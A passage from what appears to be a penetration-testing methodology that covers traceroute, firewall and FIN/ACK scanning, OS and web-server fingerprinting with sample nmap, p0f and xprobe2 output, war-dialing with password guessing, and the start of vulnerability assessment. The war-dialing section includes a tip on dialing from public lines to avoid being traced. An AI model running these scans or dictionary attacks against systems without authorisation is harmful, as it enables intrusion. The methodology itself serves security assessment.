The use of switched LANs along with port locking and VLANs will limit the ability to perform ARP pings, as well as the attacks that could be performed if this capability is available. Consider the use of port locking on switches and VLANs at least for critical production systems.

#### Links

- <http://www.ietf.org/rfc/rfc894.txt>
- <http://www.ietf.org/rfc/rfc826.txt>

#### Tools

- Arping
- Arpwatch
- Arp + protocol analyzer

#### Remarks

This only works on the local LAN where you are connected to.

#### **C.2.1.2.1 VERIFY RUNNING SERVICES BY ESTABLISHING FALSE COMMUNICATION**

Tools

Amap, nessus

### 9.1.30 Identify Perimeter Network (Router / Firewalls)

#### C.2.1.3 IDENTIFY PERIMETER NETWORK – TRACEROUTING

##### Description

Traceroute will tell you several things about a network. These several things are:

- the path to that network
- intermediate routers and/or devices
- potential information about filtering devices
- potential information about allowed protocols

##### Examples/Results

##### Using ICMP (default on windows)

```
C:\> tracert <target>
# traceroute -I <target>
```

##### Using UDP (default on Linux, not standard on windows)

```
# traceroute <target>
```

##### Using TCP

```
# tcptraceroute <target>
```

Note: Disabling DNS lookups while performing trace routes will result in a faster response!

##### Analysis/Conclusion/Observation

Analyze the reply traffic for ICMP error messages:

- Identify Router and Firewall using ICMP Admin Prohibited Packets.
- ICMP Admin Prohibited packet = ICMP type 3 message with code 13

##### Countermeasures

- Block ICMP echo requests at the firewall or external router
- Block UDP packets at the firewall
- Egress filter ICMP TTL Exceeded and destination unreachable packets
- Allow traffic in through the firewall only to specific hosts

##### Links

- <http://www.ietf.org/rfc/rfc0792.txt>

##### Tools

- Traceroute, tcptraceroute, xtraceroute (Linux)
- Tracert (Windows)

- <http://www.traceroute.org>
- [www.tracert.com/cgi-bin/trace.pl](http://www.tracert.com/cgi-bin/trace.pl)

#### Remarks

Routes between hosts are not static; they may change due to routing protocols. Also, there might be more than one perimeter router on the target network (e.g. redundant connection with different ISP). Therefore, it is important to make several tests, from different locations and ISPs.

**C.2.1.4 IDENTIFY PERIMETER NETWORK – USING ADMIN PROHIBITED PACKETS**

ICMP Admin Prohibited packet = ICMP type 3 message with code 13

**C.2.1.5 SCAN DEFAULT FIREWALL/ROUTER PORTS****Description**

Search for ports used for administrative access and for ports that are useful to identify a certain brand of firewall.

Search for banners that identify the brand and version of firewall being used.

**Process**

- Perform Port Scanning (SYN, ACK, FIN, XMAS, UDP, NULL) and OS guessing with port scanner or manual scanning procedures.
- Using common server ports (e.g. 53, 80, 443) as source ports will yield better results against stateless firewalls.

**Analysis/Conclusion/Observation**

Firewall administration ports, even if they use strong authentication algorithms, should never be available from outside the corporate network. Ports that identify the brand/version of a firewall should be filtered and banners (e.g. from application proxies) should be changed if possible to make firewall fingerprinting more difficult.

Being able to access an administration port or just being able to identify the firewall brand and version doesn't mean it is vulnerable. However, we are talking about the most widely used, effective, and sometimes the only type of defense used in networks the impact of a glitch in this kind of security controls is so big, that even these simple recommendations should be taken seriously, in this case.

**Countermeasures**

- Filter all administration ports
- Change banners that allow identification
- Use separate network or vlan for administration

**Links**

- <http://www.spitzner.net/audit.html>
- <http://www.cert.org/security-improvement/practices/p060.html>

**Tools**

- Netcat
- hping

- nmap

**Remarks**

See the firewall ports document for all default ports used by most firewall systems.  
The Firewall Assessment Section contains detailed information for testing this kind of security controls.

**C.2.1.6 PERFORM FIN/ACK SCAN****Description**

FIN/ACK or Maimon Scan (named after Uriel Maimon who described the technique on Phrack Magazine #49) consists on sending TCP packets with both FIN and ACK flags set, that is an invalid combination for initial packets.

According to the TCP standard (RFC793/STD007) a packet with the RST flag must be sent back if a FIN/ACK packet is received on a port (regardless of its state, open or closed) and there is no TCP connection ongoing between the two systems on that port.

However, Uriel Maimon observed that some systems (derived from BSD) drop the packet if the port is open.

This scan is not useful in the case where the remote system follows the TCP standard, because a RST packet will be sent in both cases of port being open or closed.

As a side note, if a firewall in front of the system being scanned is dropping the probes, the port will look as open. Nmap reports that case as open | filtered.

**Examples/Results**

1) System has port 80 open, port 81 closed, BSD-based, no firewall in front of it:

```
# nmap -sM -p80,81 192.168.1.1
```

```
Starting Nmap 4.01 ( http://www.insecure.org/nmap ) at 2006-02-25 12:03
GMT Standard Time
```

```
Interesting ports on 192.168.1.1:
```

PORT	STATE	SERVICE
80/tcp	open filtered	http
81/tcp	closed	hosts2-ns

```
Nmap finished: 1 IP address (1 host up) scanned in 2.113 seconds
```

2) System has port 80 open, port 81 closed, BSD based, firewall drops packets to port 81:

```
# nmap -sM -p80,81 192.168.1.2
```

```
Starting Nmap 4.01 ( http://www.insecure.org/nmap ) at 2006-02-25 12:08
GMT Standard Time
```

```
Interesting ports on 192.168.1.2:
```

PORT	STATE	SERVICE
80/tcp	open filtered	http
81/tcp	open filtered	hosts2-ns

```
Nmap finished: 1 IP address (1 host up) scanned in 1.195 seconds
```

3) System has port 80 open, port 81 closed, not BSD based, no firewall in front of it:

```
# nmap -sM -p80,81 192.168.1.3
```

```
Starting Nmap 4.01 ( http://www.insecure.org/nmap ) at 2006-02-25 12:10
GMT Standard Time
```

```
Interesting ports on 192.168.1.3:
```

```
PORT      STATE  SERVICE
80/tcp    closed http
81/tcp    closed hosts2-ns
```

Nmap finished: 1 IP address (1 host up) scanned in 1.185 seconds

4) System has port 80 open, port 81 closed, not BSD based, firewall drops packets to port 81:

```
# nmap -sM -p80,81 192.168.1.4
```

Starting Nmap 4.01 ( <http://www.insecure.org/nmap> ) at 2006-02-25 12:15 GMT Standard Time

Interesting ports on 192.168.1.4:

```
PORT      STATE  SERVICE
80/tcp    closed  http
81/tcp    open|filtered hosts2-ns
```

Nmap finished: 1 IP address (1 host up) scanned in 2.387 seconds

### Analysis/Conclusion/Observation

The results of a FIN/ACK Scan alone are not enough to determine if a given port is open, but can help to identify the status of ports when combined with other scan types in the case of a firewall allowing packets with the FIN/ACK flag combination through.

### Countermeasures

A stateful firewall should not allow stray FIN/ACK packets.

### Links

<ftp://ftp.rfc-editor.org/in-notes/std/std7.txt>

<http://www.phrack.org/archives/phrack49.tar.gz>

<http://www.insecure.org/nmap/>

### Tools

- Nmap (the scan can be implemented with other tools such as hping2)

### Remarks

This scan type is not used very often, except if the intention is try to obtain information about the status of ports behind the firewall (provided the firewall allows FIN/ACK packets through).

For normal port scanning from an external perspective (outside the firewall) the best option is the SYN Scan.

**C.2.1.7 MAP ROUTER / FIREWALL RULE-BASE****Description**

Analyze the information gained in Banner Grabbing and port scanning tests, and map router and firewall rule-base. Use specialized tools for network mapping to map the network behind the firewall.

**Process**

Map firewall and router rules using the following guidelines:

- For each open service found, create document an accept rule
- For each rule, try to map their restrictions (e.g. IP address restrictions)
- Also, using banners, try to identify and document if open services are behind proxies or not (e.g. conflicting reports for O.S. and application identification usually mean proxied services)

**Analysis/Conclusion/Observation**

Firewall rule mapping with give both attackers and assessors and insight on network structure to tune future tests. This kind of information might include, for example:

- Network map
- Number and kind of services available
  - Indicate the permeability of the network
  - Indicate the complexity of the network
  - Indicate the core business network services

**Countermeasures**

In order to restrict the risks involved in network mapping, an organization should:

- Enable access only to those network services that are needed by business
- Avoid the use of exceptions that would reflect in firewalls and router rules (increasing complexity in the administration of these devices)
- Avoid the use of negative logic filtering rules (i.e. rules that specifically block illegal access while implicitly permitting everything else)

**Links**

- <http://www.packetfactory.net/projects/firewalk/firewalk-final.pdf>

**Tools**

- Firewalk
- Ftester
- Netcat

- Nmap
- Amap

**Remarks**

Network mapping is a complex and time consuming time. Allow changes and adjustments for the results to take place, even after you have finished this test, by using feedback from subsequent test.

### **9.1.31 Countermeasure**

### **9.1.32 Further reading**

<http://www.networkintrusion.co.uk/enum.htm>

<http://tinyurl.com/o5he>

### **9.1.33 Tools**

[Nmap](#)

[Pinger](#)

[Fping](#)

[NetCat](#)

[SuperScan](#)

## 9.1.34 Operating System Fingerprinting

### C.2.1.8 PASSIVE OS GUESSING

#### Description

By sniffing and comparing the Time To Live and Window Sizes, one can identify the remote operating system in use.

This can be easily accomplished by using p0f or by putting a protocol analyzer to listen to traffic, and then doing manual analysis of the traffic that is captured.

#### Process

Setup a sniffer or a passive fingerprinting tool (e.g, p0f) into listening mode. You will be able to collect information on O.S. brands on the local network directly (unless you are in a switched environment).

Also, you will be able to collect information from all machines or servers establishing a connection to your equipment or with those machines that you try to connect to.

If doing manual fingerprint, you will have to analyze manually the network packets captured, in order to identify the system, using several techniques (e.g. initial ttl in header, window size in header, response to overlapped packets, etc.).

#### Examples/Results

##### Using p0f for scanning incoming connections:

```
# p0f
p0f - passive os fingerprinting utility, version 2.0.5
(C) M. Zalewski <lcamtuf@di-one.cc>, W. Stearns <wstearns@pobox.com>
p0f: listening (SYN) on 'eth0', 231 sigs (13 generic), rule: 'all'.
192.168.1.101:1298 - Windows XP SP1, 2000 SP3 (2)
  -> 192.168.1.102:22 (distance 0, link: ethernet/modem)
192.168.1.102:2298 - Linux 2.5 (sometimes 2.4) (4) (up: 2 hrs)
  -> 10.1.1.1:80 (distance 0, link: ethernet/modem)
```

##### Using p0f for scanning responses to outgoing connections:

```
# p0f -A
p0f - passive os fingerprinting utility, version 2.0.5
(C) M. Zalewski <lcamtuf@di-one.cc>, W. Stearns <wstearns@pobox.com>
p0f: listening (SYN+ACK) on 'eth0', 57 sigs (1 generic), rule: 'all'.
xxx.xxx.xxx.xxx:80 - FreeBSD 5.0 [high throughput] (up: 1411 hrs)
  -> 192.168.1.102:2945 (distance 12, link: sometimes DSL (3))
```

#### Analysis/Conclusion/Observation

Passive OS guessing will provide information on the O.S. brand and version. This information will be useful to tune active tests (e.g. vulnerability scanning).

Companies should do their best to thwart O.S. identification of critical systems.

### Countermeasures

If possible, modify information on packet headers such as TTL in critical systems. This should at least confuse an attacker, forcing her/him to make more noisy scans that should show up more easily in intrusion detection systems to alert the target organization.

### Links

- <http://www.packetwatch.net/documents/papers/osdetection.pdf>
- <http://www.packetwatch.net/documents/papers/osdetection.pdf>
- [http://www.usenix.org/publications/library/proceedings/sec2000/full\\_papers/smart/smart\\_html/index.html](http://www.usenix.org/publications/library/proceedings/sec2000/full_papers/smart/smart_html/index.html)

### Tools

- p0f
- Several protocol analyzers

### Remarks

You can perform passive OS guessing while doing some information gathering tests (e.g. leave p0f on with -A option). Just be aware that some active tests can trigger device filters that would modify the response (e.g. you might end fingerprinting a firewall instead of a server behind it).

**C.2.1.9 ACTIVE OS GUESSING****C.2.1.9.1 USING TCP/IP STACK FINGERPRINTING****Description**

Use packet generation tools with protocol analyzers or specific tools for active fingerprinting, to identify brand and version of O.S.

**Process**

Send custom packets (manually or with the aid of tools) to elicit responses that will yield O.S. specific information.

Analyze (manually or with an automated tool) the response and match patterns to those of specific O.S. brands and versions.

**Examples/Results****Using nmap with -O parameter:**

```
# nmap -O 192.168.1.254
```

```
Starting nmap 3.81 ( http://www.insecure.org/nmap/ ) at 2005-06-04 19:45 CDT
```

```
Interesting ports on gateway (192.168.1.254):
```

```
(The 1662 ports scanned but not shown below are in state: closed)
```

```
PORT      STATE SERVICE
```

```
80/tcp    open  http
```

```
MAC Address: 00:06:25:EC:CC:D9 (The Linksys Group)
```

```
Device type: WAP|broadband router
```

```
Running: Linksys embedded
```

```
OS details: Linksys BEFW11S4 WAP or BEFSR41 router
```

**Scanning a host behind a firewall (port 80 is open, and port 55555 is known to be closed, but currently firewalled):**

```
# nmap -sT -O -p80,55555 192.168.1.10
```

```
Starting Nmap 4.01 ( http://www.insecure.org/nmap ) at 2006-02-25 12:34 GMT Standard Time
```

```
Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
```

```
Insufficient responses for TCP sequencing (0), OS detection may be less accurate
```

```
Insufficient responses for TCP sequencing (0), OS detection may be less accurate
```

```
Insufficient responses for TCP sequencing (0), OS detection may be less accurate
```

```
Interesting ports on 192.168.1.10:
```

```
PORT      STATE SERVICE
```

```
80/tcp    open  http
```

```
55555/tcp  filtered unknown
```

```
Aggressive OS guesses: Netscreen 5XP firewall+vpn (OS 3.0.1r2) (92%), Netscreen 5XP firewall+vpn (os 4.0.3r2.0) (91%), Z
```

```
yXel ZyWALL 50 (ZyNOS 3.52) (90%), CastleNet AR502/GlobespanVirata GS8100
(same thing) DSL router (90%), Easytel TeleWel
l EA-701B ADSL Modem/Router (90%), Intergraph jetSpeed 520 ADSL Router
(90%), Netopia DSL Router (90%), Netopia DSL rout
er (90%), Netopia R9100 DSL Router (90%), NetScreen-100 (90%)
No exact OS matches for host (test conditions non-ideal).
```

```
Nmap finished: 1 IP address (1 host up) scanned in 22.463 seconds
```

### Analysis/Conclusion/Observation

If nmap can find an open and a closed port, it will send a series of probes and compare the responses received with an internal database of OS fingerprints. That is the ideal scenario (one port open, one port closed), and if the OS is not identified and the assessor knows exactly what OS it is, the fingerprint can be submitted for inclusion in future nmap versions.

If nmap can not find an open and a closed port, it will try its best with the information received, providing a guess on the OS of the remote system.

Active OS guessing will provide information on the O.S. brand and version. This information will be useful to tune active tests (e.g. vulnerability scanning).

Companies should do their best to thwart O.S. identification of critical systems.

### Countermeasures

If possible, modify information on packet headers such as TTL in critical systems. This should at least confuse an attacker, forcing her/him to make more noisy scans that should show up more easily in intrusion detection systems to alert the target organization.

### Links

- <http://www.insecure.org/nmap/nmap-fingerprinting-article.html>
- <http://www.packetwatch.net/documents/papers/osdetection.pdf>
- [http://www.usenix.org/publications/library/proceedings/sec2000/full\\_papers/smart/smart\\_html/index.html](http://www.usenix.org/publications/library/proceedings/sec2000/full_papers/smart/smart_html/index.html)

### Tools

- Nmap
- Queso
- Several protocol analyzers and packet generators

### Remarks

Be aware that some active tests can trigger device filters that would modify the response (e.g. you might end fingerprinting a firewall instead of a server behind it).

**C.2.1.9.2 USING HTTP PACKET ANALYSIS****Description**

Identify brand and version of Web servers through manual analysis of http traffic or automated tools.

**Process**

Send custom packets (manually or with the aid of tools) to elicit responses that will yield Web server specific information.

Analyze (manually or with an automated tool) the response and match patterns to those of specific Web server brands and versions.

**Examples/Results****Using httpprint with included signature database:**

```
# ./httpprint -h 192.168.1.1 -s signatures.txt
httpprint v0.202 (beta) - web server fingerprinting tool
(c) 2003,2004 net-square solutions pvt. ltd. - see readme.txt
http://net-square.com/httpprint/
httpprint@net-square.com

-----
Finger Printing on http://192.168.1.254:80/
Derived Signature:

811C9DC5E2CE6922811C9DC5811C9DC5811C9DC5811C9DC5811C9DC5811C9DC5
811C9DC5970EE6BB811C9DC5811C9DC5811C9DC5811C9DC5811C9DC5811C9DC5
E2CE6922E2CE6922E2CE6922811C9DC5E2CE6922811C9DC5E2CE6922811C9DC5
E2CE6922E2CE6922811C9DC5E2CE6922E2CE6922E2CE6922E2CE6922E2CE6922
E2CE6922E2CE6922811C9DC5E2CE6922E2CE6922

Banner Reported: -
Banner Deduced: Linksys BEFSR41/BEFSR11/BEFSRU31
Score: 65
Confidence: 39.16
-----
Scores:
Linksys BEFSR41/BEFSR11/BEFSRU31: 65 39.16
Linksys AP1: 54 21.96
Linksys Router: 52 19.50
Cisco-HTTP: 46 13.26
Cisco Pix 6.2: 46 13.26
...
```

**Analysis/Conclusion/Observation**

HTTP protocol fingerprinting will provide information on the Web server brand and version. This information will be useful to tune active tests (e.g. vulnerability scanning).

Companies should do their best to thwart Web Server identification of critical systems.

### Countermeasures

If possible, modify Web Server configuration such as HTTP banners in critical systems. This should at least confuse an attacker, forcing her/him to make more noisy scans that should show up more easily in intrusion detection systems to alert the target organization.

### Links

- [http://net-square.com/httpprint/httpprint\\_paper.html](http://net-square.com/httpprint/httpprint_paper.html)

### Tools

- HTTPrint
- Netcat
- Several protocol analyzers

### Remarks

HTTP fingerprinting is useful even if the web server is behind a web proxy; proxies will filter and normalize illegal/suspicious requests but will leave answers from the Web servers unaltered for the most part. Assessors should use this to help identify false positives with other fingerprinting tests (e.g. an IIS server showing up on a machine previously identified as a Linux server would indicate that something is wrong; most probably with the O.S. fingerprinting test).

**C.2.1.9.3 USING ICMP PACKET ANALYSIS****Description**

Use ICMP packet generation tools with protocol analyzers or specific tools for active fingerprinting, to identify brand and version of O.S.

**Process**

Send custom ICMP packets (manually or with the aid of tools) to elicit responses that will yield O.S. specific information.

Analyze (manually or with an automated tool) the response and match patterns to those of specific O.S. brands and versions.

**Examples/Results****Using xprobe2:**

```
# xprobe2 192.168.0.254
```

```
Xprobe2 v.0.2.2 Copyright (c) 2002-2005 fyodor@o0o.nu, ofir@sys-security.com, meder@o0o.nu
```

```
[+] Target is 192.168.0.254
[+] Loading modules.
[+] Following modules are loaded:
[x] [1] ping:icmp_ping - ICMP echo discovery module
[x] [2] ping:tcp_ping - TCP-based ping discovery module
[x] [3] ping:udp_ping - UDP-based ping discovery module
[x] [4] infogather:ttl_calc - TCP and UDP based TTL distance calculation
[x] [5] infogather:portscan - TCP and UDP PortScanner
[x] [6] fingerprint:icmp_echo - ICMP Echo request fingerprinting module
[x] [7] fingerprint:icmp_tstamp - ICMP Timestamp request fingerprinting module
[x] [8] fingerprint:icmp_amask - ICMP Address mask request fingerprinting module
[x] [9] fingerprint:icmp_port_unreach - ICMP port unreachable fingerprinting module
[x] [10] fingerprint:tcp_hshake - TCP Handshake fingerprinting module
[x] [11] fingerprint:tcp_rst - TCP RST fingerprinting module
[+] 11 modules registered
[+] Initializing scan engine
[+] Running scan engine
[-] ping:tcp_ping module: no closed/open TCP ports known on 192.168.0.254. Module test failed
[-] ping:udp_ping module: no closed/open UDP ports known on 192.168.0.254. Module test failed
[-] No distance calculation. 192.168.0.254 appears to be dead or no ports known
[+] Host: 192.168.0.254 is up (Guess probability: 25%)
[+] Target: 192.168.0.254 is alive. Round-Trip Time: 0.00259 sec
[+] Selected safe Round-Trip Time value is: 0.00518 sec
[-] fingerprint:tcp_hshake Module execution aborted (no open TCP ports known)
[+] Primary guess:
[+] Host 192.168.0.254 Running OS: "Linux Kernel 2.2.0" (Guess probability: 51%)
[+] Other guesses:
[+] Host 192.168.0.254 Running OS: "Linux Kernel 2.2.19" (Guess probability: 51%)
[+] Host 192.168.0.254 Running OS: "Linux Kernel 2.2.25" (Guess probability: 51%)
[+] Host 192.168.0.254 Running OS: "Linux Kernel 2.2.17" (Guess probability: 51%)
[+] Host 192.168.0.254 Running OS: "Linux Kernel 2.2.23" (Guess probability: 51%)
[+] Host 192.168.0.254 Running OS: "Linux Kernel 2.2.15" (Guess probability: 51%)
[+] Host 192.168.0.254 Running OS: "Linux Kernel 2.2.21" (Guess probability: 51%)
[+] Host 192.168.0.254 Running OS: "Linux Kernel 2.2.21" (Guess probability: 51%)
```

```
[+] Host 192.168.0.254 Running OS: "Linux Kernel 2.2.15" (Guess probability: 51%)
[+] Host 192.168.0.254 Running OS: "Linux Kernel 2.2.23" (Guess probability: 51%)
[+] Cleaning up scan engine
[+] Modules deinitialized
[+] Execution completed.
```

### Analysis/Conclusion/Observation

Active OS guessing will provide information on the O.S. brand and version. This information will be useful to tune active tests (e.g. vulnerability scanning).

Companies should do their best to thwart O.S. identification of critical systems.

### Countermeasures

If possible, filter ICMP responses from critical systems to the Internet. This should at least confuse an attacker, forcing her/him to make more noisy scans that should show up more easily in intrusion detection systems to alert the target organization.

Be aware that you should at least allow ICMP Type 3, code 4 responses to go through your filters (i.e. Fragmentation Needed but DF set ICMP packets). This is necessary to for proper operation of network.

### Links

- <http://www.phrack.org/show.php?p=57&a=7>
- <http://blackhat.com/presentations/bh-usa-03/bh-us-03-arkin.pdf>
- [http://www.linuxsecurity.com/resource\\_files/firewalls/firewall-seen.html#2](http://www.linuxsecurity.com/resource_files/firewalls/firewall-seen.html#2)

### Tools

- Xprobe

### Remarks

#### C.2.1.9.4 USING TELNET HANDSHAKE ANALYSIS

##### Description

Use packet generation tools with protocol analyzers or specific tools for active fingerprinting, to identify brand and version of O.S.

##### Process

Connect to a telnet server using manual procedures or automated tools and fingerprint the O.S. brand and version, via de DO and DON'T headers.

##### Examples/Results

###### Using telnetfp:

```
# ./telnetfp 10.0.0.1
telnetfp0.1.2 by palmers / teso
DO: 255 253 24 255 253 32 255 253 35 255 253 39 255 253 36
DONT:
255 250 32 1 255 240 255 250 35 1 255 240 255 250 39 1 255 240 255 250 24
1 255
240
Found matching finger print: FreeBSD
Digital Unix 4.0d/e
NetBSD 1.4.2
Tru64 UNIX V5.0A
```

###### Using nmap with -sV option and restricted ports:

```
# nmap -sV -p21-23 10.0.0.2
Starting nmap 3.55 ( http://www.insecure.org/nmap/ )
Interesting ports on 10.0.0.2:
PORT STATE SERVICE VERSION
21/tcp closed ftp
22/tcp open  ssh OpenSSH 3.4-j2 (protocol 1.99)
23/tcp open  telnet Openwall GNU/*/Linux telnetd
```

##### Analysis/Conclusion/Observation

Active OS guessing will provide information on the O.S. brand and version. This information will be useful to tune active tests (e.g. vulnerability scanning).

Companies should do their best to thwart O.S. identification of critical systems

##### Countermeasures

If possible, modify Telnet Server configuration such as Welcome banners in critical systems. This should at least confuse an attacker, forcing her/him to make more noisy scans that should show up more easily in intrusion detection systems to alert the target organization.

##### Links

- [http://www.sans.org/resources/idfaq/fingerp\\_telnet.php](http://www.sans.org/resources/idfaq/fingerp_telnet.php)

#### Tools

- Telnetfp
- Nmap (-sV option)
- Several protocol analyzers and netcat

#### Remarks

Most sites have telnet protocol filtered for the Internet, or have replaced it with more secure options such as secure shell (SSH).

**C.2.1.9.5 BANNER GRABBING ANALYSIS AND CORRELATION****Description**

Use information acquired during Banner Grabbing test to identify inconsistencies and select specific target services for future tests (e.g. vulnerability scanning).

**Process**

Fill in a matrix information for each server for correlation, including:

- Service type
- Banner
- Service brand
- Service version

Identify false positives and mark their (probable) cause.

Search the Internet for relevant information on these services and include the following information:

- Known vulnerabilities
- Configuration issues or parameters that you might want to test further

**Analysis/Conclusion/Observation**

Banner analysis and correlation with other information gathered from scanning test will provide attackers and assessors valuable information to focus further tests and decide where manual tests for vulnerabilities (usually related to configuration issues) should take place.

**Countermeasures**

Organizations should ensure that only required information about services/O.S. brands and versions is available from the Internet.

**Links**

- <http://www.hackinthebox.org/article.php?sid=7947>

**Tools**

- Spreadsheets
- Databases
- Logic programming languages (e.g. Prolog)

**Remarks**

If the amount of data, the lack of key information and the number of false positives makes the analysis difficult on a spreadsheet, consider using a database or logic programming languages such as Prolog.

You can build a database that could include information from previous assessments so that it will be easier to fingerprint a system using by correlating information via queries to this database.

### 9.1.35 Perform War-dialing

#### Description

In war-dialing a connect request for modem is sent on each number in the target range. Once modems are identified in target range, a password guess and dictionary attacks are performed on the user name/password challenge. Sometimes one requires only passwords to gain unauthorized access.

History shows many attacks were launched using modems. It is due to increase in laptops hence increase in modems. Following are the recommendations while performing war-dialing

- It is recommended to conduct war dialing once in a year.
- It is recommended to conduct war dialing after office hrs, it will avoid disturbance with organizations phone system and employee.
- Perform test on modem, which are turned off after office hrs.
- Exclude the important number (e.g. emergency, operation center) from your list to avoid negative impact because of many calls.
- Do war-dialing from public phone lines if possible because war-dialing would rise alarm in almost all telecommunication companies and they would find you as fast as you think.

It's common to find Challenge Handshake Authentication Protocol (CHAP) Implementation in Remote Access Servers. One need to have a tool which supports CHAP while War-Dialing. Most of the freeware doesn't support this.

#### Process

- Identify phone number ranges that the target organization uses
- Find listening modems/RAS servers
- Identify devices answered
- Guess password
- Perform a dictionary attack

#### Examples/Results

#### Analysis/Conclusion/Observation

Modems constitute another way to get into a network. These access paths are usually not

as well defended as the perimeter with the Internet using dedicated connections.

### Countermeasures

- Remove un-authorized modems after verification.
- If unauthorized modems can't remove, block inbound calls to modem at PBX.
- For authorized modems, try to configure a call back system to authorized phone numbers
- Place firewalls and ids/ips behind remote access servers with modems

### Links

- [http://www.atstake.com/research/reports/acrobat/wardialing\\_brief.pdf](http://www.atstake.com/research/reports/acrobat/wardialing_brief.pdf)
- <http://www.sans.org/rr/whitepapers/testing/268.php>

### Tools

- THC-Scan
- Typhon III `s war-dialer component
- ISS's "Telephony Scanner"

### Remarks

Appart from being time consuming, war dialing can also make the assessor to incur in high costs, depending on the location of the testing machines and the target's location.

Use of RAS systems is becoming less common. However, since they provide an effective access alternative to the Internet in case of mayor failures, organizations of a certain type and size will try to maintain some of these systems for emergency situations.

### 9.1.36 Host Enumeration

#### C.2.1.10 SYSTEMS ENUMERATION

##### Description

Use information acquired during Banner Grabbing Analysis and Correlation test and other fingerprinting and scanning tests to enumerate services within servers (and to confirm the O.S. of the scanned system).

Host enumeration allows for information to be organized, so that additional data can be inferred and false positives can be easily identified.

##### Process

For each server scanned, fill in the following information (e.g. in a matrix):

- Server IP
- Server FQDN
- List of services discovered (including references to information from Banner Grabbing Analysis and Correlation test)
- O.S. fingerprint information (from previous tests)
- Network localization tests (from network mapping tests and traceroutes, if available)

From the above data, you should be able to infer and document the following information for each server:

- Purpose for business
- Impact of the server in the Target's business
- Relationships with other servers and network devices (e.g. trust relationships)

##### Analysis/Conclusion/Observation

Analysis and correlation with other information gathered from scanning test will provide attackers and assessors valuable information to focus further tests and decide where manual tests for vulnerabilities (usually related to configuration issues) should take place.

##### Countermeasures

Organizations should ensure that only required information about services/O.S. brands and versions is available from the Internet.

##### Links

- <http://www.hackinthebox.org/article.php?sid=7947>

##### Tools

- Spreadsheets

- Databases
- Logic programming languages (e.g. Prolog)

#### Remarks

If the amount of data, the lack of key information and the number of false positives makes the analysis difficult on a spreadsheet, consider using a database or logic programming languages such as Prolog.

You can build a database that could include information from previous assessments so that it will be easier to fingerprint a system using by correlating information via queries to this database.

**C.2.1.11 WINDOWS SYSTEMS****Description**

--

**Process**

--

**Examples/Results**

--

**Analysis/Conclusion/Observation**

--

**Countermeasures**

--

**Links**

--

**Tools**

--

**Remarks**

--

**C.2.1.12 NOVELL SYSTEMS****Description**

--

**Process**

--

**Examples/Results**

--

**Analysis/Conclusion/Observation**

--

**Countermeasures**

--

**Links**

--

**Tools**

--

**Remarks**

--

### **9.1.37 Analyze all the information gained**

All previously identified and gathered information should be put together into a network drawing. This is an important step to learn how the network and systems fit together.

Specific target information (e.g. server documentation) should be assessed and classified in an order of probable impact and vulnerability degree.

Also, all false positives previously found should be analyzed and documented.

### **9.1.38 Global Countermeasure**

General countermeasures for previous findings should take place at this phase. This documentation will include general recommendations, such as:

- Allow only necessary services.
- Change existing default banner(s)
- Limit Unnecessary Services at Border Firewall/Router
  - Block/Drop ICMP request(s)
  - Block/Drop unnecessary TCP SYN packets(s)
  - Block/Drop unnecessary UDP packets(s)

## C.3 VULNERABILITY ASSESSMENT (IDENTIFICATION)

### Description

This section provides information about vulnerability identification by evaluating them and types of tools used. It provides familiarity to the IT staff involved in vulnerability assessment team and also provides guidelines to assessment team.

Vulnerability Identification moves one stage deeper taking the enumerated data, network topology and gathered information to find flaws within the network, servers, services and other attached information resources. From the network mapping and enumeration you are looking at factors such as how accurately you can identify services and operating systems. With this information (open ports etc) you will be able to build a catalogue of vulnerable servers/hosts. During this section such tools as vulnerability scanners, cgi scanners and various other tools can be used (Nessus/ ISS/ Whisker/ Nikto) to highlight vulnerabilities and match them to known exploits.

Previous information should allow the assessor to fine tune vulnerability scanning tools so as to avoid false positives and focus on relevant issues, instead of blindly scanning a range of network servers with all test patterns available. Broad vulnerability scanning without fine tuning is considered a bad practice, since it increases considerably the number of false positives and false negatives, and reduces the quality of the assessment.

### Aim/Objective

The aim of this stage is to use the information gathered earlier to make a technical assessment of the actual existence of vulnerabilities. This is done by matching vulnerable service versions to known and theoretical exploits, traversing the network in unintended directions, testing web services for vulnerabilities such as XSS and SQL injection, locating weak passwords and account, escalation of privileges and so on as detailed in the main body of the document. During the vulnerability identification stage you intend to identify as many positive intrusion/penetration avenues into the target network as possible. If required these can be demonstrated in the next section, proof of concept.

### Process

- **Step 1: Identifying vulnerable services for known vulnerabilities, using service banners , O.S./service fingerprints, open ports and all relevant information from previous stages.**

Banner information can be gathered by running an automated banner grabber, customized tool or information gathered from previous steps.

- **Step 2: Perform vulnerability scan by automated scanners for known vulnerabilities**

- Perform all the protocol TCP (including both SYN and CONNECT scan methods), UDP and ICMP scan
- Feed the entire results (1-65535, TCP+UDP) of the port scanning tool gathered in port scanning step into the vulnerability assessment tool.
- Un-check denial of service plug-ins. Check manually if there is any denial of service plug-in selected in any category.

- **Step 3: Identify un-disclosed vulnerabilities [Optional]**

- Identify un-disclosed vulnerabilities which are in underground
- Audit source code and/or program binary to identify vulnerabilities which are not available in public vulnerability databases.

- **Step 4: Make a list of all vulnerabilities found**

Here make a list of all the vulnerabilities found by both scanners. Some well known false positives from specific scanners can be avoided from this list.

- **Step 5: Perform false positive and false negative verification**

Refer to corresponding appendix for more details.

- **Step 6: Make a final list of vulnerabilities and recommend immediate measures**

In this stage review all vulnerabilities discovered by assessment tool[s]. Interprets the results and make a final list of vulnerabilities based on severity of vulnerability and criticality of asset. Discuss identified vulnerabilities with IT staff as per need since they are better about the need of services implemented in systems. Identify which vulnerabilities require immediate measures and inform management immediately with countermeasure to safeguard them.

Prepare a vulnerability summary as per domain/components based on severity of risk, based on business process impact. Note that this classification might differ significantly from technical risk classification.

Technical risk classification of vulnerabilities is usually done automatically by vulnerability scanning tools relatively accurately (provided that there are low false positives/negatives rates), however, an analysis based on business impact is more useful for the Target organization, it will give added value to the project and it will make it easier to schedule projects to apply fixes, as well as justifying their budget.

In other words, simply running the tools and handing over the reports generated by them (with only technical assessments) is a poor practice and gives little value to the assessed organization (i.e. the target organization will question if it is not cheaper to buy/download and run the tools themselves, and get the same benefits) .

Since business impact requires deep knowledge of the target organization and its processes, the assessor should first deliver a first draft based on previous experience. Yet, this document needs to be reviewed along with personnel of the assessed organization to properly identify the business impact and the corresponding adjustments should be done.

Along with this report, the assessor will deliver a technical report that will contain mostly the findings reported by the tools, but extending the documentations and explaining technical impact for the particular case of the target organization, where appropriate.

The classification of vulnerability risk based on business impact should follow the following guidelines:

Severity	Description
